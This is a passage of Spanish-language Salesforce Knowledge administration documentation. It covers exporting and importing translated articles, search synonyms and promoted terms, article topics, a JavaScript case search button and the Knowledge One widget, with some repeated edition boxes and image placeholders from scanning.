| Revisor predeterminado | Al revisor predeterminado se le asignan automáticamente traducciones finalizadas que están listas para revisarse o publicarse. El revisor predeterminado puede ser una persona o una cola. |

5. Guarde sus cambios.
6. Si lo desea, cree colas para distribuir y asignar artículos a grupos de personas que pueden traducirlos o revisar las traducciones finalizadas. Al establecer colas, utilice el objeto Versión de artículo de Knowledge.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para configurar múltiples idiomas para Salesforce Knowledge:

- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

CONSULTE TAMBIÉN

- Crear colas
- Exportación de artículos para su traducción
- Importar artículos traducidos
- Artículos de asistencia en múltiples idiomas
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Exportación de artículos para su traducción

Si su organización envía artículos de Salesforce Knowledge a un proveedor para su traducción, utilice la función Exportar artículos para su traducción en Configuración.

Coloque los artículos para traducir en una cola de traducción. Para activar la opción de exportación de artículos, cree una o más colas; los autores y revisores seleccionan la cola cuando envíen un artículo para su traducción. Asegúrese de que conocen la cola correcta de cada idioma.

Nota: Puede hacer hasta 50 exportaciones en 24 horas y tener un máximo de 15 exportaciones pendientes (exportaciones que no han entrado en una etapa final como Completado, Error o Cancelado).

1. Cree una cola de traducción con artículos para traducir.
2. En la ficha Gestión de artículos, seleccione los artículos que desea traducir y haga clic en **Enviar para su traducción**.
3. En el cuadro de diálogo, indique en qué idiomas traducir los artículos y asigne las traducciones a las colas de traducción de su idioma correspondiente.
4. En Configuración, introduzca `Exportar artículos para su traducción` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Exportar artículos para su traducción**.
5. Seleccione la cola que contenga los artículos que va a exportar.
6. Seleccione:
   - **Todos los artículos** para exportar todos los artículos de la cola.
   - **Artículos actualizados** para exportar únicamente los artículos que se hayan modificado o añadido.
7. Haga clic en **Continuar**.
8. Seleccione los pares de idiomas de origen y de destino que desee exportar.

   Importante: Salesforce crea un archivo .zip distinto para cada tipo de artículo en cada par de idiomas. Debe mantener la estructura del archivo .zip para que la importación se realice correctamente. Para obtener más información, consulte Importar artículos traducidos en la página 3066.
9. Para tener los archivos revisados o publicados después de su traducción, seleccione un usuario o una cola.
10. Seleccione la codificación de caracteres del archivo.
    - ISO-8859-1 (EE.UU. general y Europa occidental, ISO-LATIN-1)
    - Unicode
    - Unicode (UTF-8) *predeterminado*
    - Japonés (Windows)
    - Japonés (Shift_JIIS)
    - Estándar nacional chino (GB18030)
    - Chino simplificado (GB2312)
    - Chino tradicional (Big5)
    - Coreano

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para exportar artículos:
- "Gestionar Salesforce Knowledge"

  Y

  "Gestionar artículos"

  Y

  "Gestionar importación/exportación de artículos de Knowledge"

Para ver artículos:
- "Leer" en el tipo de artículo

Para crear artículos:
- "Leer" y "Crear" en el tipo de artículo

- Unicode (UTF-16, Big Endian)

**11.** Seleccione el delimitador para los archivos .csv.

El delimitador es el separador de las columnas cuando se convierte el archivo al formato de tabla. Sus opciones son ficha (predeterminada) o coma.

**12.** Haga clic en **Exportar ahora**.

Se le notificará por correo electrónico cuando su exportación haya finalizado. También puede comprobar el estado de su exportación visualizando Importación de artículos y Cola de exportación. En Configuración, introduzca *Importaciones y exportaciones de artículos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Importaciones y exportaciones de artículos**.

Descomprima los archivos exportados, pero mantenga la estructura de los archivos para que la importación se produzca correctamente.

CONSULTE TAMBIÉN

- Importar artículos traducidos
- Compatibilidad con una base de conocimientos multilingüe
- Artículos de asistencia en múltiples idiomas
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Importar artículos traducidos

Si su organización envía artículos de Salesforce Knowledge a un proveedor para su traducción, utilice la función Importar traducciones de artículos en Configuración. Sólo puede importar artículos que hayan sido exportados desde la misma organización de Salesforce. Por ejemplo, no puede exportar artículos desde su organización de prueba o Sandbox e importarlos a su organización de producción.

1. En Configuración, introduzca *Importar traducciones de artículos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Importar traducciones de artículos**.
2. Seleccione cómo debe gestionar Salesforce las traducciones cuando se hayan importado.

| Opción | Descripción |
|---|---|
| Revisar las traducciones importadas de la ficha Gestión de artículos antes de publicarlas | Añadir las traducciones importadas a una cola desde la que los agentes pueden revisarlas. |
| Publicar traducciones inmediatamente en la importación | Publicar las traducciones importadas sin revisiones. |

3. Seleccione el idioma de los artículos que va a importar.
4. Si eligió tener artículos revisados antes de su publicación, seleccione enviar los archivos a un usuario o una cola.
5. Haga clic en **Examinar**, elija el archivo .zip de traducción para su carga y haga clic en **Abrir**.

   Debe colocar todos los archivos de traducción (es decir, los exportados de Salesforce y traducidos por su proveedor) en una carpeta con el nombre del código de idioma. Por ejemplo, coloque los artículos en francés en una carpeta *fr*. Comprima esta carpeta para crear su archivo de importación.

   **Importante:** Para importar artículos traducidos de forma correcta, compruebe que la estructura del archivo y sus extensiones se corresponden con la estructura y las extensiones de los archivos exportados desde Salesforce Knowledge para su traducción. Por ejemplo, si el idioma de destino es francés, la estructura de archivos es la siguiente:

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

6. Haga clic en **Importar ahora**.

   Si tiene más artículos traducidos para cargar, repita los pasos cuatro a seis.
7. Haga clic en **Finalizar**.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para exportar artículos:
- "Gestionar Salesforce Knowledge"

  Y

  "Gestionar artículos"

  Y

  "Gestionar importación/exportación de artículos de Knowledge"

Para ver artículos:
- "Leer" en el tipo de artículo

Para crear artículos:
- "Leer" y "Crear" en el tipo de articulo

Se le enviará un correo electrónico de notificación cuando finalice la importación. Puede ver el estado de su importación desde Configuración introduciendo *Importaciones y exportaciones de artículos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Importaciones y exportaciones de artículos**.

CONSULTE TAMBIÉN

- Estado de importación y exportación de artículos y traducciones
- Exportación de artículos para su traducción
- Compatibilidad con una base de conocimientos multilingüe
- Artículos de asistencia en múltiples idiomas
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Mejorar la experiencia de búsqueda de artículos

Active aspectos destacados y miniprogramas de búsqueda, sinónimos, términos promocionados, temas y palabras clave desde casos para mejorar su búsqueda de artículos.

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### Buscar aspectos destacados y miniprogramas

Identifique rápidamente el mejor artículo y vea cómo coinciden los artículos con sus términos de búsqueda con términos de búsqueda destacados y texto relevante en los resultados de búsqueda.

### Buscar sinónimos para artículos

Cree sinónimos de modo que palabras y frases sean tratados como equivalentes en búsquedas. Cuando busque artículos de Salesforce Knowledge, los usuarios pueden introducir términos de búsqueda que no coincidan con ningún término en esos elementos, pero son sinónimos de esos términos.

### Gestionar términos de búsqueda promocionados

Ver, modificar y eliminar (desde una sola página) todos los términos de búsqueda promocionados asociados con artículos de Salesforce Knowledge.

### Activar temas para artículos

Con los temas sobre los artículos, puede clasificar y buscar artículos mediante la asignación de temas. Los temas se pueden agregar desde las páginas de visualización y de detalles de artículo. Los temas sugeridos, que solo son compatibles en inglés, son términos extraídos del artículo, de manera que son más concretos y precisos que una asignación de categoría de datos. Durante la búsqueda, se pueden utilizar los temas para la indexación del artículo, por lo que los artículos coincidentes son más relevantes en las búsquedas de palabras clave.

Utilizar más palabras clave de casos para buscar artículos

Cuando busque artículos desde un caso, por defecto, solo el título del caso se usa en la búsqueda. A menudo, desea utilizar información desde el caso para obtener resultados de búsqueda más precisos o crear un botón de búsqueda personalizado.

CONSULTE TAMBIÉN

Buscar aspectos destacados y miniprogramas

Buscar sinónimos para artículos

Gestionar términos de búsqueda promocionados

Activar temas para artículos

Utilizar más palabras clave de casos para buscar artículos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Buscar aspectos destacados y miniprogramas

Identifique rápidamente el mejor artículo y vea cómo coinciden los artículos con sus términos de búsqueda con términos de búsqueda destacados y texto relevante en los resultados de búsqueda.

Los miniprogramas y aspectos destacados de búsqueda proporcionan a sus agentes y usuarios contexto acerca de por qué coincide el resultado concreto con su consulta de búsqueda. El texto relevante aparece debajo del título con los términos de búsqueda en negrita. Puede activar miniprogramas y aspectos destacados de búsqueda en la página de configuración de Salesforce Knowledge en la página 3002.

Nota: Los miniprogramas y aspectos destacados de búsqueda no se generan para búsquedas con caracteres comodín.

Los miniprogramas y aspectos destacados de búsqueda se generan desde los siguientes campos:

- Correo electrónico
- Área de texto largo
- Área de texto enriquecido
- Área de texto

Los miniprogramas y aspectos destacados de búsqueda no se generan desde los siguientes campos:

- Casilla
- Divisa
- Fecha
- Fecha/hora
- Archivo
- Fórmula
- Búsqueda
- Lista de selección de selección múltiple
- Número
- Porcentaje
- Teléfono
- Lista de selección

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

- URL

Nota: So no se genera un miniprograma, el campo de resumen del artículo aparece en su lugar.

CONSULTE TAMBIÉN

Mejorar la experiencia de búsqueda de artículos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Buscar sinónimos para artículos

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

Cree sinónimos de modo que palabras y frases sean tratados como equivalentes en búsquedas. Cuando busque artículos de Salesforce Knowledge, los usuarios pueden introducir términos de búsqueda que no coincidan con ningún término en esos elementos, pero son sinónimos de esos términos.

Para crear sinónimos y grupos de sinónimos, desde Configuración, introduzca `Sinónimos` en el cuadro `Búsqueda rápida`, luego seleccione **Sinónimos** bajo **Personalizar** > **Búsqueda**. Una organización puede crear hasta 10.000 grupos de sinónimos

Una búsqueda de un término en un grupo de sinónimos devuelve resultados de todos los términos del grupo. Por ejemplo, si define un grupo de sinónimos con estos sinónimos:

*CRM*, *gestión de las relaciones con los clientes*, *Salesforce*

una búsqueda de `gestión de las relaciones con los clientes` devolverá artículos que contienen *gestión de las relaciones con los clientes* y artículos con *CRM* o *Salesforce*.

Los sinónimos afectan al comportamiento de la búsqueda de las siguientes formas:

**Prioridad**

Si un término de búsqueda forma parte de un grupo de sinónimos, los resultados de la búsqueda indican los elementos que contienen el término de búsqueda, seguido de los elementos que contienen otros términos en el grupo de sinónimos.

Por ejemplo, si se define el siguiente grupo de sinónimos:

*fruta*, *naranjas*

La búsqueda de `naranjas` proporciona una lista de elementos que contienen *naranjas*, seguido de los elementos que contienen *fruta*.

Nota: En la ficha Gestión de artículos, si clasifica la lista haciendo clic en un encabezado de columna, el orden de clasificación, no la prioridad, se mantiene en las búsquedas actuales y adicionales.

**Caracteres comodín**

Si se utiliza un comodín en una búsqueda, el comodín expande el término de búsqueda, pero la búsqueda no coincide con ningún sinónimo, incluso si la frase de búsqueda contiene un sinónimo definido.

Por ejemplo, si se definen estos grupos de sinónimos:

*fruta*, *naranjas*, *manzanas*

*col*, *lechuga*

Una búsqueda de `naran* lechuga` devuelve elementos que contienen *naranja* y *naranjas*, pero no devuelve elementos que contengan *fruta*, *manzanas* y *col*.

**Operadores**

Si una frase de búsqueda contiene un operador (`AND/OR/AND NOT`), únicamente se devuelven sinónimos si toda la frase de búsqueda es un sinónimo definido.

Por ejemplo, si se definen estos grupos de sinónimos:

*fruta*, *naranjas y manzanas*

*verduras*, *zanahorias*

Entonces la búsqueda de `naranjas y manzanas` devuelve coincidencias con todos los elementos que contengan la cadena literal *naranjas y manzanas*, así como elementos que contengan el término *fruta*.

Sin embargo, si la frase de búsqueda es `fruta y verduras`, que no es un sinónimo definido, la búsqueda únicamente coincide con los elementos que contengan los términos *fruta* y *verduras*.

En este caso, `AND` funciona como operador y no se devuelven sinónimos en los resultados de búsqueda. En este ejemplo, no se devuelven los elementos que contengan un sinónimo o bien *fruta* o *verduras* (elementos que contengan el término *zanahorias* o la frase *naranjas y manzanas*).

**Coincidencia de la frase exacta**

Si un sinónimo definido es solo una parte de la búsqueda de una frase exacta más larga, la búsqueda no lo tratará como un sinónimo.

Por ejemplo, si se define el siguiente grupo de sinónimos:

*naranjas manzanas*, *fruta*

Una búsqueda de la frase exacta de `"frambuesas naranjas manzanas"` no devuelve resultados con la palabra *fruta*.

**Lematización**

Los sinónimos no se someten a la lematización en los resultados de búsqueda; en su lugar, se hacen coincidir con una frase exacta. Sin embargo, el término de búsqueda sí se somete a la lematización.

Por ejemplo, si se define el siguiente grupo de sinónimos:

*sacia*, *beber zumo de naranja*

La búsqueda de `sacia` devolverá resultados con *sacia*, *saciar*, *saciante* y *beber zumo de naranja*, pero no con *bebida zumo de naranja*.

**Palabras ignoradas**

Las palabras que normalmente se ignoran en las búsquedas, como *el*, *a* y *para*, se devuelven si la palabra forma parte de un sinónimo definido.

Por ejemplo, si se define el siguiente grupo de sinónimos:

*pelar la naranja*, *cortar la manzana*

Una búsqueda de `pelar la naranja` devuelve resultados con la cadena exacta *pelar la naranja*.

**Sinónimos superpuestos**

Si un término de búsqueda contiene sinónimos superpuestos de grupos diferentes, la búsqueda devuelve sinónimos en todos los grupos de sinónimos superpuestos.

Por ejemplo, si se definen estos grupos de sinónimos:

- *mermelada de naranja*, *cítricos*
- *receta de mermelada*, *azúcar*

Una búsqueda de `receta de mermelada de naranja` devolverá resultados que contengan *mermelada de naranja*, *cítricos*, *receta de mermelada* y *azúcar*.

**Subconjuntos**

Si un grupo de sinónimos incluye un sinónimo que es un subconjunto de un sinónimo en otro grupo, una búsqueda del término del subconjunto no devuelve resultados que contengan sinónimos del grupo de sinónimos del subconjunto.

Por ejemplo, si se definen estos grupos de sinónimos:

- *naranja*, *manzana*
- *mermelada de naranja*, *cítricos*
- *mermelada*, *confitura*

Una búsqueda de `mermelada naranja` devuelve resultados que contengan *mermelada naranja* y *cítricos*, pero no devuelve resultados que contengan *manzana* o *confitura*.

CONSULTE TAMBIÉN

Mejorar la experiencia de búsqueda de artículos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Gestionar términos de búsqueda promocionados

Ver, modificar y eliminar (desde una sola página) todos los términos de búsqueda promocionados asociados con artículos de Salesforce Knowledge.

Puede agregar términos de búsqueda promocionados a artículos en la página de detalles del artículo en la lista relacionada Términos de búsqueda promocionados.

1. Desde Configuración, introduzca `Términos de búsqueda promocionados` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Términos de búsqueda promocionados** bajo **PersonalizarBúsqueda**.
2. Para ver qué términos están asignados a un artículo, ordene por la columna Artículo.
3. Para modificar un término, haga clic en **Modificar** y su fila.

   Solo puede cambiar el término desde esta página, no el artículo al que está asignado.
4. Para eliminar un término, haga clic en **Eliminar** y su fila.

   El término solo se elimina del artículo asociado con esta fila, no de otros artículo.
5. Recuerde guardar sus cambios.

CONSULTE TAMBIÉN

Mejorar la experiencia de búsqueda de artículos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear, modificar y eliminar términos de búsqueda promocionados:

- "Gestionar términos de búsqueda promocionados"

## Activar temas para artículos

Con los temas sobre los artículos, puede clasificar y buscar artículos mediante la asignación de temas. Los temas se pueden agregar desde las páginas de visualización y de detalles de artículo. Los temas sugeridos, que solo son compatibles en inglés, son términos extraídos del artículo, de manera que son más concretos y precisos que una asignación de categoría de datos. Durante la búsqueda, se pueden utilizar los temas para la indexación del artículo, por lo que los artículos coincidentes son más relevantes en las búsquedas de palabras clave.

Nota: Al contrario de las categorías de datos, los temas agregados a un artículo no se transfieren al mismo artículo en otro idioma.

Los temas para los artículos están activados para cada tipo de artículo.

1. Desde Configuración, introduzca *Temas para objetos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Temas para objetos**.
2. Haga clic en el nombre del tipo de artículo donde desee activar temas.
3. Marque **Activar temas**.
4. Seleccione qué campos desea utilizar para las sugerencias.
5. Haga clic en **Guardar**.
6. Defina qué agentes pueden asignar, crear, eliminar y modificar temas a través de conjuntos de perfiles o permisos bajo Permisos del sistema.

### CONSULTE TAMBIÉN

- Mejorar la experiencia de búsqueda de artículos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

### EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

### PERMISOS DE USUARIO

Para habilitar temas:

- "Personalizar aplicación"

## Utilizar más palabras clave de casos para buscar artículos

Cuando busque artículos desde un caso, por defecto, solo el título del caso se usa en la búsqueda. A menudo, desea utilizar información desde el caso para obtener resultados de búsqueda más precisos o crear un botón de búsqueda personalizado.

Afortunadamente, las páginas de búsqueda de Salesforce Knowledge aceptan otros parámetros:

- **id=<id del caso>**: Id. del caso actual.
- **search=<palabras clave>**: palabras clave que va a buscar.
- **articleType_<nombre dispositivo tipo artículo>=on**: hay múltiples parámetros posibles, los tipos de artículo para seleccionar (si no selecciona ningún tipo de artículo, todos los tipos de artículo se seleccionan)
- **ct_<nombre interno de grupo de categoría de datos>=<nombre interno de categoría de datos>**: múltiples parámetros posibles, preselección de filtros

Para aprovechar esos parámetros, agregue un botón personalizado a la página de detalles de caso que contenga unas líneas de javascript para extraer palabras clave del caso y ocultar el botón de búsqueda de artículos predeterminado.

Nota: También puede crear un widget de artículo personalizado utilizando `support:caseArticle`.

1. Desde los parámetros de gestión de objetos para casos, vaya a Botones, Vínculos y Acciones.
2. Haga clic en **Botón o vínculo nuevo**.
3. Introduzca una `Etiqueta`, `Nombre` y `Descripción` únicos.
4. Seleccione **Botón de página de detalles** en `Tipo de visualización`.
5. Seleccione **Ejecutar JavaScript** en la lista desplegable `Comportamiento`.
6. Seleccione **OnClick JavaScript** en la lista desplegable `Origen del contenido`.
7. Introduzca el código para extraer datos de casos y configurar parámetros para la página de búsqueda de artículos.

   Por ejemplo:

```
// article search page URL
var url = '/knowledge/knowledgeHome.apexp';

// ID of the current case
url += '?id={!Case.Id}';

// use the case subject as the search keywords
url += '&search={!Case.Subject}';

// read case attributes
var caseType = '{!Case.Type}';
var caseProduct = '{!Case.Product__c}';

// if the case is of a certain type, select only 2 of the article types available
// in other cases, we keep the default behavior (all article types selected)

if (caseType=='Problem' || caseType=='Question') {
   url += '&articleType_FAQ_kav=on';
   url += '&articleType_How_To_kav=on';
}
```

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para crear o cambiar los botones o vínculos personalizados y crear una página de Visualforce:

- "Personalizar aplicación"

```
// preselect a data category for search results based on the category

var product = '';
if (caseProduct=='Home')
   product = 'Home';
if (caseProduct=='SMB')
   product = 'Small_and_Medium_Business';
if (caseProduct=='Large enterprise')
   product = 'Large_Enterprise';

if (product.length>0)
   url += '&ct_Products2=' + product;

// once the logic is executed, we go to the article search page
window.location = url;
```

8. Haga clic en **Guardar**.
9. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
10. Haga clic en **Modificar** junto a `Formato de caso`.
11. Arrastre el botón de personalización de la búsqueda de artículos en el formato de caso.
12. Haga clic en **Guardar**.
13. Cree una página de Visualforce llamada *`DetallesCasoSinBotónBúsquedaBCEstándar`* con el siguiente código:

```
<apex:page standardController="Case">
    <style type="text/css">
        div.knowledgeBlock input {display: none}
    </style>
    <apex:detail/>
</apex:page>
```

14. Vuelva al área Botones, Vínculos y Acciones para casos, haga clic en **Modificar** junto a `Vista`.
15. Seleccione **Página de Visualforce** en `Sustituir por`.
16. Seleccione **DetallesCasoSinBotónBúsquedaBCEstándar** en la lista desplegable
17. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Mejorar la experiencia de búsqueda de artículos

Descripción general de la documentación de Salesforce Knowledge

Guía completa de Salesforce Knowledge

## Configurar el widget Knowledge One

Knowledge One está disponible como widget que puede conectar con la Consola de Salesforce para asistencia o Consola de Salesforce para ventas. Si está usando la ficha Knowledge, cuenta con la misma sencilla interfaz para artículos y fuentes externas de casos y con la Consola de Salesforce para asistencia. Puede buscar, enviar y crear artículos, todo ello sin salir del caso.

De todos los widgets de artículos de Salesforce Knowledge, el widget Knowledge One le permite:

- Adjuntar un artículo de Salesforce Knowledge publicado al caso con un solo clic.
- Compartir un artículo como URL, siempre y cuando se comparta en un canal público.
- Enviar un artículo por correo electrónico como PDF, siempre y cuando se comparta en un canal público.
- Crear y administrar artículos.
- Realizar ajustes basados en el ancho de su ventana. En la consola, en ventanas de menos de 600 píxeles, los objetos que pueden buscarse se muestran en un menú desplegable.

Nota: El widget de artículos en una búsqueda de noticias en tiempo real de casos no utiliza necesariamente el idioma del agente. Si el idioma del agente no es un idioma compatible con Salesforce Knowledge pero su idioma local lo es, el idioma local es el idioma de búsqueda. Si ni el idioma del agente ni el idioma local son compatibles, el idioma de búsqueda es el idioma predeterminado de Salesforce Knowledge que puede encontrar y establecer en la página Configuración de Knowledge.

1. Desde la configuración de gestión de objetos para casos, vaya a Formatos de página y abra su formato de página para modificar.
2. Asegúrese de que la acción rápida Correo electrónico está en el formato de página del caso.

   Sin la acción rápida correo electrónico, no puede enviar artículos a través del correo electrónico.

   a. Seleccione **Acciones rápidas** en el menú izquierdo.

   b. Arrastre **Correo electrónico** a la línea `Acciones rápidas en el publicador de Salesforce Classic`.
3. Desactive los componentes de la barra lateral de artículos anterior.
   - Para desactivar la barra lateral de Knowledge, haga clic en **Propiedades de formato** y asegúrese de que la opción `Barra lateral de Knowledge` no esté seleccionada.
   - Para desactivar la herramienta de artículos de noticias en tiempo real de casos, haga clic en **Vista de noticias en tiempo real** y asegúrese de que la opción `Usar herramienta de artículos de noticias de casos en la consola` no esté seleccionada.
4. En el editor de formatos de página, haga clic en **Componentes personalizados de la consola**.
5. En la barra lateral donde desea que aparezca el widget Knowledge One, seleccione `Knowledge One` en el menú desplegable Tipo y defina los parámetros de la barra lateral.

   La acción rápida Correo electrónico que se agregará al formato de página Caso en el orden de visualización

EDICIONES

Disponible en: Salesforce Classic

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para administrar Salesforce Knowledge y la Consola de Salesforce para asistencia:
- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

Consejo: No puede ver la barra lateral de Knowledge One, aumente su ancho a 250 (altura de 150) en el formato de la página. Estas son las medidas mínimas para que se muestre la barra lateral de Knowledge One correctamente.

CONSULTE TAMBIÉN

- Comparación resumida de los widgets de artículos de casos
- Descripción general de la documentación de Salesforce Knowledge
- Guía completa de Salesforce Knowledge

## Comparación resumida de los widgets de artículos de casos

Decida qué widget de artículos de Salesforce Knowledge es más adecuado para su organización.

| El widget... | Widget de artículos | Widget de noticias de casos de artículos | Widget Knowledge One |
|---|---|---|---|
| Filtra la categoría de datos | Sí | No | Sí |
| Crear un artículo | No | No | Sí |
| Busca objetos externos | No | No | Sí |
| Accede a los borradores de artículos | No | No | Sí |
| Adjunta artículos a un caso | Sí | Sí | Sí |
| Envía artículos como PDF | No | Sí | Sí |
| Comparte la URL pública de un artículo | No | Sí | Sí |
| Se ajusta al tamaño de ventana | No | No | Sí |
| Ofrece más de una forma de sugerir artículos | No | No | Sí |


EDICIONES

Disponible en: Salesforce Classic


Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Professional Edition**, **Enterprise Edition** y **Unlimited Edition**.


### Widget de artículos




### Widget de noticias de casos de artículos



Widget Knowledge One




